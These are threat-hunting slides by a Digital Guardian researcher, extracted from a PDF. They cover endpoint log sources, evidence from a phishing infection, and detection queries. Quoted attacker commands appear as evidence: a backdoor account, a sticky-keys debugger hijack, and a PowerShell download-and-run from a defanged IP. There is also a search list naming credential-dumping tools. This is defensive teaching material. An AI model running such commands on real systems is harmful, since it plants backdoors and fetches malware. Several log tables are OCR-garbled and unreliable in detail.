



#### I am ...

- Security Advocate & Threat Researcher with Digital Guardian
- 25+ years experience in InfoSec
- Spent number years in IR team positions
- Director @BSidesLondon
- ISSA UK Chapter Board Member







# Let's Talk Threat Hunting

Threat Hunting Background - What is it?

- It's a challenging game
- Can it be made better?

Just Do IT



# Threat Hunting as a Purpose

The infrastructure can be at times quite opaque

- Today's adversary is cunning, creative and adapts
  - They will use your own infrastructure and solutions against you
- Compromise is a given... So deal with it!



# **Threat Hunting in Practice**

- Being creative and some perstanding perining lo particular indicators

  - Deep analysis of potential composited resources
  - Finding what evades automated detection



#### And So What?

- Build a proactive footprint against attackers
- Understand your Infrastructure
  - System and Application configuration Gap analysis
  - Teams gain knowledge of the environment and infrastructure
- Identify common business workflows
- Never underestimate importance of contextual knowledge & awareness
- Documenting == Organisational Knowledge





#### You'll Need Some Tools

- Use the tools you already have:
  - Firewalls
  - IDS/IPS
  - Network devices
  - Endpoint solutions
- Opensource Tools
  - Bro IDS
  - · Parsiv D.S
  - Autoruns
  - Powershell, WMI, WinRM




# War is ninety percent information

- Firewall Logs
  - Unusual IP address; Countries; businesses
- Proxy Logs
  - Port traffic (e.g. 22)
  - Bytes in = Bytes out
  - Dynamic DNS
  - Unique User String
- Windows Logs
  - Logon attempts
  - User added to privileged group
- Anti-Virus Logs

- Process Maps
  - All running on a system
  - Priviliged execution
- Endpoint Detection Solutions
  - Reporting of indicators
  - Forensics
  - Logging of general events








## Tempting, Tempting, ....

- Use Analytics
  - Consider machine-learning
  - User or entity behaviour analytics
- Situational-Awareness
  - Drive your hunt with identified critical assests
  - Risk assessments
- Intelligence Driven
  - Relying on IoCs and TTPs
  - Feeds

# **Nothing Better Than A Pair of Eyes**



ITAL GUARDIAN INC







#### Process, Process, Process

- Which process are running?
  - Which are normal?
    - Which don't belong?
- Privileged Execution
  - Which user do they normal run under?
  - Abuse by 3<sup>rd</sup> Party applications
  - Which users run as local admin?

- Network Activity
  - Which process should and need to listen?
  - Which should make network connections?
    - Why is cscript connecting to the Internet
  - Are local FW/Filters being avoided



## **More System Information**

- Know and understand kernel drivers
  - They are abused, e.g. Stuxnet
- Persistence it's not just the run key
- Scheduled Tasks obfuscating and hiding tracks
- Services
  - Do you know what services should be running on your image?



# Oh endpoint My endpoint

- It's the Target of Attackers
  - Endpoint solutions drive to integrate that data
- Collect the configuration
- Pull as much typical indicator as possible

Negative effect of generating tooooooooo much data





#### What's available...

- Bit9
  - Hashes
  - File Properties/Type
  - Registry
- Carbon Black
  - Network
  - Hashes
  - File Properties/Type
  - Registry
  - File Ops (PE only)
  - Command Lines
- Mandiant
  - Network
  - Hashes
  - File Properties/Type
  - Registry
  - Handles/Mutex
  - Command Lines

Don't forget IOCs...

Some also have capabilities to return: file captures, event logs, wmi data, strings

- CounterTrack
  - Network (only IP/port)
  - Hashes
  - Registry
  - File Ops (PE Only)
  - Command Lines
- CrowdStrike
  - Network
  - Hashes
  - File Properties
  - Registry
  - File Ops (PE only)
  - Command Lines
- Digital Guardian
  - Network
  - Hashes
  - File Properties
  - Registry
  - File Ops (All files)
  - Command Lines
  - DLL Loads & Injection



0 http://members.webshade.com.au/43t3f/45y4g.ex

#### **Real Time Forensics Evidence**

- Detect compromise events
- Log the foot prints

PROCESS_NAME	EVENT_NAME	EVENT_DISPLA\BEGIN_TIME	COMPUTER_NAM	/ISRC_FILE_NAME	PROTO	O NETWORK_ADDF	LOCAL_PCRF	EMOTE_	DNS_HOSTNAME	OUTBOUND_FILE_SIZE	URL_PATH
ruebfo.exe	Network Operation	IOC.NET Catego 10/07/2015 10:58	FVT-WIN7-H002 د		TCP	91.239.232.9	49197	8448		Outbound	0 none
wscript.exe	Network Operation	IOC.NET Catego 10/07/2015 10:57	/ FVT-WIN7-H002		mur	70.74.242.190	49192	δÚ	ies-egiantiers.ii	Outbound	o inter://ies-egiantiers.fr/cgi-sys/suspendedpage.cgi?id=55575
Wa i ave	Network Operation	IOC.NET Catego 10/07/2015 10:57	/ FVT-WIN7-H002		HTTP	76.74.242.190	49192	80	les-eglantiers.fr	Outbound	0 http://les-eglantiers.fr/document.php?id=55575d5e100c0b0
wscript.exe	Network Operation	IOC.NET Catego 1 /07/2015 10:57	/ FVT-WIN7-H002		HTTP	76.74.242.190	49192	80	les-eglantiers.fr	Outbound	0 http://les-eglantiers.fr/cgi-sys/suspendedpage.cgi?id=55575
wscript.exe	Network Operation	IOC NET Cat at 10/07/2015 10:57	/ FVT-WIN7-H002		HTTP	76.74.242.190	49192	80	les-eglantiers.fr	Outbound	0 http://les-eglantiers.fr/document.php?id=55575d5e100c0b0
wscript.exe	Network Operation	IOC.NET Catego 10/07/2015 10:57	/ FVT-WIN7-H002		HTTP	76.74.242.190	49192	80	les-eglantiers.fr	Outbound	0 http://les-eglantiers.fr/cgi-sys/suspendedpage.cgi?id=55575
wscript.exe	Network Operation	IOC.NET Catego 10/07/2015 10:57	/ FVT-WIN7-H002	L	НТТР	76 74 242 190	49192	80	les-eglantiers fr	Outhound	0 http://les-eglantiers.fr/document.php?id=55575d5e100c0b0
wscript.exe	Network Operation	IOC.NET Catego 10/07/2015 10:57	/ FVT-WIN7-H002		TCP	76.74.242.190	49192	80	les-eglantiers.fr	Outbound	0 none
wscript.exe	Network Operation	IOC.NET Catego 10/07/2015 10:57	/ FVT-WIN7-H002		TCP	23.91.123.160	49191	80	leikkihuone.com	Outbound	0 none
wscript.exe	D1 IOC Network	D1 IOC Networ 10/07/2015 10:57	/ FVT-WIN7-H002							Inbound	0
wscript.exe	Network Operation	IOC.NET Catego 10/07/2015 10:57	/ FVT-WIN7-H002		TCP	208.43.65.115	49190	80	laterrazzafiorita.it	Outbound	0 none
wscript.exe	Application Start	10/07/2015 10:57	7 FVT-WIN7-H002	wscript.exe						Inbound	0
svchost.exe	Network Operation	10/07/2015 10:57	7 FVT-WIN7-H002		UDP	224.0.0.252	58272	5355		Outbound	0 none

					PROCESS_NAME	EVENT_NAME	EVENT_DISPLA	NBEGIN_TIME	COMPUTER_NAM	IISRC_FILE_NAME	PROTO	NETWORK_ADD	FLOCAL_PCREMOTE	_DNS_HOSTNAME	OUTBOUND
					excel.exe	File Write		10/07/2015 10:5	6 FVT-WIN7-H002	ruebfo.exe					Inbound
					excel.exe	File Write		10/07/2015 10:5	6 FVT-WIN7-H002	ruebfo.exe					Inbound
	_	_	_	_	explorer.exe	D1 IOC File_Manipu	I D1 IOC File_M	10/07/2015 10:5	6 FVT-WIN7-H002						Inbound
PROCESS_NAME	EVENT_NAME	EVENT_DISPLAY	BEGIN_TIME	COMPUTER_NAME	excel.exe	File Write		10/07/2015 10:5	6 FVT-WIN7-H002	45v4g[1].exe		,			Inbound
svchost.exe	Network Operation		10/07/2015 10:56	FVT-WIN7-H002	excel.exe	Network Operation	IOC.NET Cates			, 5, ,	нттр (	202.124.241.19	9 49186 8	0 hembers, websha	c Outbound
excel.exe	DLL Load		10/07/2015 10:56	FVT-WIN7-H002	excel.exe	File Write	- communication		6 FVT-WIN7-H002	45v4g[1] eye					Inbound
excel.exe	File Copy		10/07/2015 10:56	FVT-WIN7-H002	explorer.exe	D1 IOC File Manipu	I D1 IOC Ello M			45)4E[1].cxc					Inbound
excel.exe	D1 Calculated Action	D1 Calculated Action	10/07/2015 10:56	FVT-WIN7-H002	I Explorer.exe	DI IOC FIIE_IVIAIIIpo	II DI IOC FIIE_IVI	10/0//2013 10.3	0 17 17 1002	U				IIIIV	IIIDOUIIU
outlook.exe	File Copy		10/07/2015 10:56	FVT-WIN7-H002	20131030164403.xls	c:\users\tfischer.te 20	0131030164403 (	c:\users\tfischer.te	89600	89600				Inb	
system	Network Operation		10/07/2015 10:53	FVT-WIN7-H002					0	0 UDP	172.17.16.25	138	138	Ou	
system	Network Operation		10/07/2015 10:53	FVT-WIN7-H002					0	0 UDP	172.17.16.15	138	138	Inb	
ruebfo.exe	D2 Entry Vector Attack	D2 Entry Vector Attack	10/07/2015 10:53	FVT-WIN7-H002					0	0				Inb	
ruebfo.exe	D1 Entry Vector Attack	D1 Entry Vector Attack	10/07/2015 10:53	FVT-WIN7-H002					0	0				Inb	
ruebfo.exe	Application Start		10/07/2015 10:53	FVT-WIN7-H002	ruebfo.exe	c:\users\tfischer.test	ing-w7\appdata\l	ocal\temp\	0	0				Inb	
explorer.exe	D1 IOC File_Manipulation	D1 IOC File_Manipulation	or 10/07/2015 10:53	FVT-WIN7-H002					0	0				Inb	
excel.exe	File Write		10/07/2015 10:53	FVT-WIN7-H002	ruebfo.exe	c:\users\tfisch~1.tes\	appdata\local\te	mp\	0	2048				Inb	
excel.exe	File Write		10/07/2015 10:53	FVT-WIN7-H002	ruebfo.exe	c:\users\tfischer.test	ing-w7\appdata\l	ocal\temp\	0	0				Inb	
excel.exe	Network Operation	IOC.NET Category	10/07/2015 10:53	FVT-WIN7-H002					0	0 HTTP	212.27.63.10	49185	80 www.lalbum.t	free.f Ou	
explorer and	D1 IOC File_Manipulation	D1 IOC File_Manipulation	or 10/07/2015 10:53	FVT-WIN7-H002					0	0				Inb	
er _el.exe	File Write		10/07/2015 10:53	FVT-WIN7-H002 <	5fg44[1].exe	c:\users\t ischer.test	ing-w7\appdata\l	ocal\microsoft\win	0	0				Inb	
excel.exe	D1 IOC Network	D1 IOC Network	10/07/2015 10:53	FVT-WIN7-H002					0	U				Inb	
excel.exe	Network Operation	OC.NET Category	10/07/2015 10:53	FVT-WIN7-H002					0	0 TCP	212.27.63.10	49185	80 www.lalbum.t	free.f Ou	
ехсс	DLI Load		10/07/2015 10:53	FVT-WIN7-H002	wshom.ocx	c:\windows\system3	2\		0	0				Inb	
system	Network Operation		10/07/2015 10:53	FVT-WIN7-H002					0	0 UDP	64.4.54.254	137	137 vortex-win.da	ta.mi Ou	
svchost.exe	Network Operation		10/07/2015 10:53	FVT-WIN7-H002					0	0 TCP	64.4.54.254	49184	443 vortex-win.da	ta.mi Ou	
excel.exe	D1 Calculated Action	D1 Calculated Action	10/07/2015 10:52	FVT-WIN7-H002					0	0				Inb	
excel.exe	File Copy		10/07/2015 10:52	FVT-WIN7-H002	paymentreceipt.xls	c:\users\tfischer.te 19	964d1fe.xls	c:\users\tfischer.te	73216	73216				Inb	
outlook.exe	File Copy		10/07/2015 10:52	FVT-WIN7-H002	paymentreceipt.xls	c:\users\tfischer.te pa	aymentreceipt (2)	c:\users\tfischer.te	73216	73216				Inb	
svchost.exe	Network Operation		10/07/2015 10:52	FVT-WIN7-H002					0	0 UDP	224.0.0.252	62404	5355	Ou	
system	Network Operation		10/07/2015 10:52	FVT-WIN7-H002					0	0 UDP	192.168.0.11	137	137	Ou	



#### **More Evidence**

Application	▼	User Name	<b>▼</b> Ope		<b>▼</b> Custom Strir	ng 4			▼	DNS Hostnam 🔻	IP Add	iress	▼ Rem(▼	Local Port	URL P	ath			-	Ne
wscript.exe	•	FVT-WIN7-HO	002\tfischer Cust	om Event									0							In
					Command li	ne: "C:\\	Windows\Syst	stem32	2\WScript.exe"											
wscript.exe	App al.e		User Name	▼  UUZ\tTISCNET	Operation		<b>Custom Stri</b>	ing 4			-	DNS	Hostnam	IP Addres	S 🔻	Rem( V	ocal P	ort ▼ I	JRL Path	
	a1.e			1002\trischer 1002\tfischer												0				
	_			1002\trischer 1002\tfischer												0				
anint avan	a1.e	xe	FVI-VVIIV/-F	iooz (trischer	DLL LOAG		Command li	lina								U				
wscript.exe														_						
Applie	cation	<b>▼</b> User Nam	Application	<b>▼</b> User Nar	me 🔻	Operat	ion	▼ Cus	stom String 4					<b>▼</b> DNS Host	tnam 🔻	IP Addre	SS 🔻	Remo	Local Po	rt ▼ U
	pt.exe	FVT-WIN7						jav	mmand line: "C:\Wir ascript:YEqVG8wYj7	="vs7T3WAGq";	w7q=ne	ew%20	-							
wscri	pt.exe	FVT-WIN7	mshta.exe	FVT-WIN	7-H002\tfischer	Applica	ation Start		WScript.Shell");sdEF	•									0	
wscri	ot.exe	FVT-WIN7							U\\software\\p5rkko		HQ0sdA	J="hBb	n6";eval(qr	9						
								Wv	v);fvyfBV7gH4="6T";	;										
wscri		)	findstr.exe	FVT-WIN	7-H002\tfischer	Applica	ation Start	Cor	mmand line: FINDST	R /I "winnt boot	svstem	n windo	ws tmp						0	
Wacii			cmd.exe	FVT-WIN	7-H002\tfischer	Applica	ation Start	Cor	mmand line: C:\Wind	dows\svstem32\	cmd.ex	ce /S /I	c" ECHO						0	
			findstr.exe cmd.exe	FVT-WIN	7-H002\tfischer 7-H002\tfischer	Applica Applica	ation Start	Cor	mmand line: FINDST mmand line: C:\Wind ==LOCALAPPDATALA	R /I "Winnt boot dows\svstem32\	: system .cmd.ex	n winda ce /S /I	ows tmp D /c" ECHO						0	
									tem32\cmd.exe CO	•				S						
cmd.e	exe	FVT-WIN7						- 1	~1.TES\AppData\Loc	• •		0 -mhe	-							
								- 11	yqy0slqyurvf477ilt2											
									\goaway\testing\te		d"									
				E) (E) (1)	- 11000) · C: - '				\goaway\testing\te		LDDGG			.						
			a0.exe	FVI-WIN	7-H002\tfischer	Custon	1 Event	T I	C=LOCALAPPDATALA	AUNCHCONTEXT	PROCE	FNAME	=c:\users\tf	IS					0	
									er.testing-	\ 4	- 4165	4D. IN:-	ALINGUES	,						
									\appdata\local\temp	•	•			•"						
								1	Users\TFISCH~1.TES					.						
								ľ	C=LOCALAPPDATALA	AUNCHCONTEXT	PROC	FNAME	=c:\users\tf	IS						
									er.testing-	\ 0   100:	- 416-	4B. IS:-		,						
		DIGITA	a0.exe	FVT-WIN	7-H002\tfischer	Custon	n Event	<u>-</u> w7	\anndata\local\temi	nia) ava [COIIN]	1=11/1/	MINI INF	LAUNCHED-	:"					0	
														@ Didii/	1L 00A	WINITING.	100			


# It's Doing This so Probably Suspicious

Public

Enable behavioural analysis

phishing :- (a+b),(c,(d|e)),!(x,y,z)

Build ALERTS based on behaviour





### **Intelligence at EndPoint**

- Use the endpoint to drive behaviour analysis
  - Watch the activities and record
  - Don't just collect stale data
- Highlight the pertinent events
- Get more interesting data
- Use that data to better understand behaviour




#### Let's Get Our Hands Dirty






# Visualise & Analyse the data





#### Data | Data | Data





### Things to Look for...

- Very long URIs, user-agent strings
- DGA, domain age
- File execution location
  - %appdata%, %temp%, bin
- Network ports
  - listening or unusual process calling out
- Command lines
  - whoami, net user, hostname, ipconfig
  - net view, netstat, net use, mount
  - launctl, sc, service, net start, tasklist, ps -A
  - at, schtasks, crontab -l, job





# Things Found...

at.exe	c:\windows\system32 \	Command line: at 11:47 /interactive net user adm B@ckd00r	New User Added
at.exe	c:\windows\system32 \	Command line: at 12:28 /interactive psexec.exe -i 3 cmd.exe	Psexec Launching
at.exe	c:\windows\system32 \	Command line: at 12:38 /interactive rename "c:\windows\system32\cmd - Copy.exe" "cmd - Copy1.exe	Copying
at.exe	c:\windows\system32 \	Command line: at 12:46 /interactive cmd.exe /c rename "C:\windows\system32\cmd - Copy.exe" osk.exe	Executable
at.exe	c:\windows\system32 \	Command line: at 13:44 /interactive REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image"C:\windows\system32\cmd.exe"	age File Execution Options\osk.exe" /v Debugger /t REG_SZ /d Sticky Key
			Vulnerability

powershell.exe	E.	92/44e405db16ac55d97e3bfe3b132fa powershell.exe c:\windows\syswow64\windowspowershell ATP1092 - Suspicious Powershell Command
671d.tmp	c:\users\phuaw\appdata\local\temp\low\	
		ATP1009 - Launch from Appdata Directory
a exe		2549bc432518996909d76970936641c5
		ATP1015 - Single Character Binary Executed

Command line: powershell -command "& { (New-Object Net.WebClient).DownloadFile('hxxp://85.25.102.183/2c772dc07be864b5e43c900af3e4c474

'C:\Users\USERID\AppData\Local\Temp\Low\a.exe')};C:\Users\USERID\AppData\Local\Temp\Low\a.exe"



# Build Regex to Find Starting Point

Application="g64-\*" OR "g32-\*" OR "pwdump\*" OR "gsecdump\*" OR "lz77\*" OR "cachedump\*" OR "lslsass\*" OR "fgdump\*" OR "wca.dll" OR "credump\*" OR "samdump\*" OR "mimikatz\*" OR "m64.exe" OR "mimi\_morph.exe" OR "wu.ps1" OR "getlsasrvaddr" OR "iam.exe" OR "iam-alt" OR "whosthere.exe" OR "whosethere-alt" OR "genhash" OR wce.exe OR Destination\_File="minidump.cmd" OR "lsass.dmp"

search = Custom\_String\_4="Command line: net
localgroup administrators

search = Custom\_String\_4="Command line: regsvr32\*" AND
Custom\_String\_4="\*http\*" Custom\_String\_4!="Command line: regsvr32
/s ChilkatHttp.dll" Custom\_String\_4!="Command line: regsvr32 /s
\"HTTP Wizard2.ocx\""

Application="wmic.exe" Custom\_String\_4="Command line: \"C:\\WINDOWS\\system32\\wbem\\wmic.exe\" process call create\*" OR Custom\_String\_4="Command line: C:\\Windows\\system32\\wbem\\wmic.exe process call create \*" Custom\_String\_4!="Command line: C:\\Windows\\system32\\wbem\\wmic.exe process call create \"cscript.exe \\\\127.0.0.1\\admin\$\\hexainstaller.vbs\"" Custom\_String\_4!="Command line: \"C:\\Windows\\system32\\wbem\\wmic.exe\" process call create \"powershell.exe -EncodedCommand JABFAHIAcqBvAHIAQQBjAHQAa\*"



#### **Execution:**

```
Application_Full_Name="csrss.exe" | regex
User_Name!="(NT AUTHORITY/SYSTEM|AUTORITE
NT/Système|NT-AUTORITÄT/SYSTEM|AUTORIDADE NT/SISTEMA|NT
AUTHORITY/Cµctema|ZARZĄDZANIE NT/SYSTEM)"
```

```
Application_Full_Name="csrss.exe" | regex
Application_Directory!="[c-
f]:\\\windows\\\\system32\\\"
```

```
Application="lsass.exe" | regex
Application Directory!="[c-f]:\\\windows\\\\system32"
```

```
Application="explorer.exe" | regex
Application_Directory!="[c-
f]:\\\(windows|winnt)\\\(syswow64|system32|)"
```

```
Application="a.exe" OR Application="b.exe" OR Application="c.exe" OR Application="d.exe" OR Application="e.exe" OR Application="i.exe" OR Application="i.exe" OR Application="j.exe" OR Application="i.exe" OR
```



#### Link to threat feeds...




#### AV Hits

4				
/TScanValue ‡	Application_Full_Name	Application_Directory \$	MD5_Checksum ‡	count :
47	maintainer.exe	c:\programdata\d2446020-ddff-402b-b064-199d2ce66b2b\	2c3931d269b74079297d244421b1b2fa	1
41	explorer.exe	c:\users\updata\roaming\update\	fd6ab283860f979c92a7342f31289ecb	4
34	cdauto_run.exe	d:\temaline\installation & configuration\cd\	b8b39bd925fdd2b36faf96a259456771	1
34	googleupdate.exe	c:\users\unders\users\unders\users\unders\	83226c21c4825135db304a48afe570a4	4
00	cltmnasvc exe	c:\program files (x86)\searchprotect\main\bin\	53e34c09f8fbe9438837cee9c06bcd01	13

© DIGITAL GUARDIAN INC.

